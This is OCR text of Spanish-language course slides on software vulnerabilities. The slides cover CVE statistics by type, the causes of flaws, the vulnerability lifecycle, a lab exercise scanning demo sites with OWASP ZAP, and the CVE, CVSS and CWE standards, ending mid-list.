Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2014	824	627	304	1099	207	3	266	67	10	48	532
2015	1040	1104	221	776	152	6	249	50	8	46	379
2016	1181	1173	97	497	99	12	87	41	16	33	522
2017	2480	1546	505	1500	282	155	334	109	57	97	953
2018	2086	1739	503	2042	571	112	479	189	118	85	1258
2019	1208	2032	554	2388	490	126	560	137	103	121	916
2020	1220	1890	465	2202	440	110	416	119	132	101	824
2021	1666	2544	743	2724	552	91	520	126	195	133	684
2022	1877	3390	1789	3407	731	97	769	127	231	146	798
2023	1723	2632	2155	5168	793	132	1396	136	245	183	700
2024	1633	2176	2161	5833	808	232	1156	81	325	115	222
Total	16938	20853	9497	27636	5125	1076	6232	1182	1440	1108	7788

1.3 Las vulnerabilidades y sus costes



Fuente: https://www.cvedetails.com/vulnerabilities-by-types.php


1.3 Las vulnerabilidades y sus costes

CVE (Common Vulnerabilities and Exposures), es un sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas en productos software y hardware

Enlace: https://www.cvedetails.com/

1.3 Las vulnerabilidades y sus costes

LAS PRINCIPALES CAUSAS DE LA APARICIÓN DE VULNERABILIDADES SON LAS SIGUIENTES



1.3. Las vulnerabilidades y sus costes

LAS PRINCIPALES CAUSAS DE LA APARICIÓN DE VULNERABILIDADES SON LAS SIGUIENTES

1.3 Las vulnerabilidades y sus costes

Tipos de vulnerabilidades del *software*

- Fallos de implementación
- Fallos de diseño
- Fallos de configuración

Una vulnerabilidad se define:

- **Producto** → productos a los que afecta
- **Dónde** → Componente del programa
- **Causa** → Fallo técnico concreto
- **Impacto** → Define la gravedad
- **Vector** → Técnica del atacante

1.3 Las vulnerabilidades y sus costes

IMPLEMENTACIÓN

Fallos provenientes de la codificación de los diseños del software realizados

desbordamientos de búfer, formato, condiciones de carrera, path traversal, cross-site scripting, inyección SQL, etc

DISEÑO

contienen frecuentemente fallos de diseño o debilidades (flaws) que pueden ser utilizados para realizar un ataque

TELNET no fue diseñado para su uso en entornos hostiles, para eso se implementó SSH


CONFIGURACIÓN

implica la instalación de servicios que no se usan, pero que pueden presentar debilidades que comprometan la máquina.

no usar parametrización y emplear valores quemados, habilitar puertos innecesarios, no usar proxy, etc

1.3 Las vulnerabilidades y sus costes

FASES DEL CICLO DE VIDA DE UNA VULNERABILIDAD



Práctica 1

Detección de amenazas con OWASP ZAP

Enlace de la aplicación:
https://github.com/zaproxy/zaproxy/releases/download/v2.14.0/ZAP_2_14_0_windows.exe


Requisito: JDK versión 11.

OWASP
Zed Attack Proxy

Sitios a analizar:


- http://google-gruyere.appspot.com/
- https://demo.testfire.net/

1.3 Las vulnerabilidades y sus costes



El riesgo aumenta desde que se descubre la vulnerabilidad hasta que se parchea

1.3 Las vulnerabilidades y sus costes



https://zerodium.com/

1.3 Las vulnerabilidades y sus costes

GESTIÓN DE VULNERABILIDADES

Dada la gran cantidad de vulnerabilidades descubiertas es necesario disponer de estándares que permitan referenciarlas unívocamente, para poder conocer su gravedad de forma objetiva y obtener el conocimiento necesario para mitigarlas.

Existen varios estándares: CVE, CWE, CVSS, etc.

1.3 Las vulnerabilidades y sus costes

GESTIÓN DE VULNERABILIDADES

Common Vulnerabilities and Exposures (CVE) (http://cve.mitre.org).

Es un diccionario o catálogo público de vulnerabilidades, administrado por MITRE, que normaliza su descripción y las organiza desde diferentes tipos de vista (vulnerabilidades Web, de diseño, implementación, etc.).

CVE-2012-4212
CVE, seguido del año en el que se asignó el código a la vulnerabilidad.
Número de cuatro cifras que identifica la vulnerabilidad en el año.

1.3 Las vulnerabilidades y sus costes

GESTIÓN DE VULNERABILIDADES

Common Vulnerabilities and Exposures (CVE) (http://cve.mitre.org).

https://www.cvedetails.com/
https://cve.mitre.org/cve/search_cve_list.html

1.3 Las vulnerabilidades y sus costes

GESTIÓN DE VULNERABILIDADES

Common Vulnerability Scoring System (CVSS) (http://nvd.nist.gov/cvss.cfm).

- Es un sistema que escalona la severidad de una vulnerabilidad, de manera estricta a través de fórmulas, proporcionando un estándar para comunicar las características y el impacto de una vulnerabilidad identificada con su código CVE.

- Su modelo cuantitativo asegura una medición exacta y repetible a la vez que permite ver características subyacentes que se usaron para generar su puntuación.

1.3 Las vulnerabilidades y sus costes

GESTIÓN DE VULNERABILIDADES

Common Vulnerability Scoring System (CVSS)

El cálculo se realiza en base a tres tipos de métricas **base, temporales** y **ambientales**, siendo las dos últimas opcionales.


En cuanto a las métricas base se tienen dos subconjuntos:

- Explotabilidad: vectores de acceso, complejidad de acceso y autenticación.
- Impacto: confidencialidad, integridad y disponibilidad.

1.3 Las vulnerabilidades y sus costes

Gestión de vulnerabilidades


Common Vulnerability Scoring System (CVSS)



1.3 Las vulnerabilidades y sus costes

Gestión de vulnerabilidades

Common Vulnerability Scoring System (CVSS)



1.3 Las vulnerabilidades y sus costes

Gestión de vulnerabilidades

Common Vulnerability Scoring System (CVSS)

Usar la calculadora de CVSS

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

1.3 Las vulnerabilidades y sus costes

Gestión de vulnerabilidades

Common Weakness Enumeration (CWE)

Estándar International y de libre uso que ofrece un conjunto unificado de debilidades o defectos de software medibles.

Sus principales objetivos son:

